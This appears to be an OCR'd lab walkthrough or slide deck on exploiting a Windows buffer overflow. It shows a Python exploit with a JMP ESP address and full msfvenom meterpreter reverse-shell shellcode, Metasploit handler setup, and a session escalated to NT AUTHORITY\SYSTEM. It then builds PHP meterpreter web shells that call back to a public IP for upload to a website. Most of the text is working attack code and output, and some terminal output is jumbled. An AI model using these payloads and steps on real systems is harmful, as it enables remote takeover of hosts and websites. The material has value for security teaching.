


```
7510FCDB  FFE4      JMP ESP
```

Take note of the JMP ESP value: 7510FCDB

Buffer overflow (Crafting our payload)


Put the jmpesp value in your exploit code.



```
#!/usr/bin/python
# coding=utf-8

import time, struct, sys
import socket as so

achars = 'A'*230

#JMP ESP address is 7510FCDB

jmpesp = '\xDB\xFC\x10\x75'
```

Buffer overflow (Crafting our payload)


Generate a payload using msfvenom. Then copy the generated shellcode into the exploit file.



```
attacker@kali:~/buffer overflow$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.20 LPORT=5555 EXITFUNC=thread -f py -a x86 -b "\x00\x0a\x0d"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 389 (iteration=0)
x86/shikata_ga_nai chosen with final size 389
Payload size: 389 bytes
Final size of py file: 1897 bytes
buf =  b""
buf += b"\xb8\x50\xf9\x81\xc4\xdb\xc1\xd9\x74\x24\xf4\x5b\x2b"
buf += b"\xc9\xb1\x5b\x31\x43\x14\x83\xc3\x04\x03\x43\x10\xb2"
buf += b"\x0c\x7d\x2c\xb0\xef\x7e\xad\xd4\x66\x9b\x9c\xd4\x1d"
buf += b"\xef\x8f\xe4\x56\xbd\x23\x8f\x3b\x56\xb7\xfd\x93\x59"
buf += b"\x70\x4b\xc2\x54\x81\xe7\x36\xf6\x01\xf5\x6a\xd8\x38"
buf += b"\x36\x7f\x19\x7c\x2a\x72\x4b\xd5\x21\x21\x7c\x52\x7f"
buf += b"\xfa\xf7\x28\x6e\x7a\xeb\xf9\x91\xab\xba\x72\xc8\x6b"
buf += b"\x3c\x56\x61\x22\x26\xbb\x4f\xfc\xdd\x0f\x24\xff\x37"
buf += b"\x5e\xc5\xac\x79\x6e\x34\xac\xbe\x49\xa6\xdb\xb6\xa9"
buf += b"\x5b\xdc\x0c\xd3\x87\x69\x97\x73\x4c\xc9\x73\x85\x81"
buf += b"\x8c\xf0\x89\x6e\xda\x5f\x8e\x71\x0f\xd4\xaa\xfa\xae"
buf += b"\x3b\x3b\xb8\x94\x9f\x67\x1b\xb4\x86\xcd\xca\xc9\xd9"
buf += b"\xad\xb3\x6f\x91\x40\xa0\x1d\xf8\x0c\x05\x2c\x03\xcd"
buf += b"\x01\x27\x70\xff\x8e\x93\x1e\xb3\x47\x3a\xd8\xc2\x4f"
buf += b"\xbd\x36\x6c\x1f\x43\xb7\x8d\x36\x80\xe3\xdd\x20\x21"
```

Buffer overflow (Crafting our payload)


Generate a payload using msfvenom. Then copy the generated shellcode into the exploit file.




```
jmpesp = '\xDB\xFC\x10\x75'

sa = 'c'*8

#NOP Sled
nops = '\x90'*30

buf =  b""
buf += b"\xb8\x50\xf9\x81\xc4\xdb\xc1\xd9\x74\x24\xf4\x5b\x2b"
buf += b"\xc9\xb1\x5b\x31\x43\x14\x83\xc3\x04\x03\x43\x10\xb2"
buf += b"\x0c\x7d\x2c\xb0\xef\x7e\xad\xd4\x66\x9b\x9c\xd4\x1d"
buf += b"\xef\x8f\xe4\x56\xbd\x23\x8f\x3b\x56\xb7\xfd\x93\x59"
buf += b"\x70\x4b\xc2\x54\x81\xe7\x36\xf6\x01\xf5\x6a\xd8\x38"
buf += b"\x36\x7f\x19\x7c\x2a\x72\x4b\xd5\x21\x21\x7c\x52\x7f"
buf += b"\xfa\xf7\x28\x6e\x7a\xeb\xf9\x91\xab\xba\x72\xc8\x6b"
buf += b"\x3c\x56\x61\x22\x26\xbb\x4f\xfc\xdd\x0f\x24\xff\x37"
buf += b"\x5e\xc5\xac\x79\x6e\x34\xac\xbe\x49\xa6\xdb\xb6\xa9"
buf += b"\x5b\xdc\x0c\xd3\x87\x69\x97\x73\x4c\xc9\x73\x85\x81"
buf += b"\x8c\xf0\x89\x6e\xda\x5f\x8e\x71\x0f\xd4\xaa\xfa\xae"
buf += b"\x3b\x3b\xb8\x94\x9f\x67\x1b\xb4\x86\xcd\xca\xc9\xd9"
buf += b"\xad\xb3\x6f\x91\x40\xa0\x1d\xf8\x0c\x05\x2c\x03\xcd"
buf += b"\x01\x27\x70\xff\x8e\x93\x1e\xb3\x47\x3a\xd8\xc2\x4f"
buf += b"\xbd\x36\x6c\x1f\x43\xb7\x8d\x36\x80\xe3\xdd\x20\x21"
buf += b"\x8c\xb5\xb0\xce\x59\x23\xba\x58\xa2\x1c\xbb\x8c\x4a"
buf += b"\x5f\xbb\xb9\x39\xd6\x5d\x91\x6d\xb9\xf1\x52\xde\x79"
buf += b"\xa1\x3a\x34\x76\x9e\x5b\x37\x5c\xb7\xf6\xd8\x09\xe0"
buf += b"\x6e\x40\x10\x7a\x0e\x8d\x8e\x07\x10\x05\x3b\xf8\xdf"
buf += b"\xee\x4e\xea\x08\x89\xb0\xf2\xc8\x3c\xb1\x98\xcc\x96"
buf += b"\xe6\x34\xcf\xcf\xc1\x9b\x30\x3a\x52\xdb\xcf\xbb\x63"
buf += b"\x90\xe6\x29\xcc\xce\x06\xbe\xcc\x0e\x51\xd4\xcc\x66"
buf += b"\x05\x8c\x9e\x93\x4a\x19\xb3\x08\xdf\xa2\xe2\xfd\x48"
buf += b"\xcb\x08\xd8\xbf\x54\xf2\x0f\xbc\x93\x0c\xd2\xeb\x3b"
buf += b"\x65\x2c\xac\xbb\x75\x46\x2c\xec\x1d\x9d\x03\x03\xee"
buf += b"\x5e\x8e\x4c\x66\xd5\x5f\x3e\x17\xea\x75\x9e\x89\xeb"
buf += b"\x7a\x3b\x39\x96\xf3\xbc\xba\x67\x1a\xd9\xba\x68\x22"
buf += b"\xdf\x87\xbf\x1b\x95\xc6\x7c\x18\xb6\xd4\xa8\x55\x5f"
buf += b"\x41\x39\xd4\x02\x72\x94\x1b\x3b\xf1\x1c\xe4\xb8\xe9"
buf += b"\x55\xe1\x85\xad\x86\x9b\x96\x5b\xa8\x08\x96\x49"

overflow = achars + jmpesp + sa + nops + buf

try:
```

Buffer overflow (Gaining shell)

Set up msfconsole multi/handler for a meterpreter shell. Then run the exploit.py script




```
attacker@kali:~/buffer overflow$ msfconsole -q
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.1.20
LHOST => 192.168.1.20
msf5 exploit(multi/handler) > set LPORT 5555
LPORT => 5555
```



```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.20:5555
[*] Sending stage (176195 bytes) to 192.168.1.4
[*] Meterpreter session 1 opened (192.168.1.20:5555 -> 192.168.1.4:49158) at 2020-12-23 09:39:50 -0500

meterpreter > getuid
Server username: WIN-67569VOLOBS\19045140
attacker@kali:~/buffer overflow$ python exploit.py 192.168.1.4 21

[+] Attempting to send buffer overflow to server....

[+] Completed. Check netcat for server.
[+] Unable to connect to server. Check your IP address and port
attacker@kali:~/buffer overflow$ 
```

Buffer overflow (Gaining shell)


We have successfully gotten a meterpreter shell and elevated our privileges to NT AUTHORITY\SYSTEM.




```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.20:5555
[*] Sending stage (176195 bytes) to 192.168.1.4
[*] Meterpreter session 1 opened (192.168.1.20:5555 → 192.168.1.4:49158) at 2020-12-23 09:39:50 -0500

meterpreter > getuid
Server username: WIN-67569VOLQBS\19045140
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

Buffer overflow (attack from public network)

Create 2 shell code for the 2 meterpreter sessions, upload it to the web server.




```
attacker@kali:~$ msfvenom -p php/meterpreter/reverse_tcp LHOST=180.129.48.20 LPORT=4444 R > shell.php
```



```
attacker@kali:~$ msfvenom -p php/meterpreter/reverse_tcp LHOST=180.129.48.20 LPORT=4445 R > shell2.php
```

Buffer overflow (attack from public network)


Upload shell.php and shell2.php to the website.



Name	Size	Type	Modified
Pictures			1 Dec 2020
Public			1 Dec 2020
Templates			1 Dec 2020
Videos			1 Dec 2020
clickshell2.php	542 bytes	Program	Tue
csrf	0 bytes	Text	Tue
evil.exe	73.8 kB	Program	15 Dec 2020
exploitmeterpreter_ubuntu.py	2.8 kB	Text	Wed
exploitshell_web.py	2.8 kB	Text	Tue
happy.elf	207 bytes	Program	15 Dec 2020
hashes.txt	113 bytes	Text	Yesterday
shell.php	1.1 kB	Program	Tue
shell2.php	1.1 kB	Program	Tue

Buffer overflow (attack from public network)


Open 2 meterpreter listeners on kali machine. 1 for shell.php, 1 for shell2.php.



```
attacker@kali:~$ msfconsole -q
msf5 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
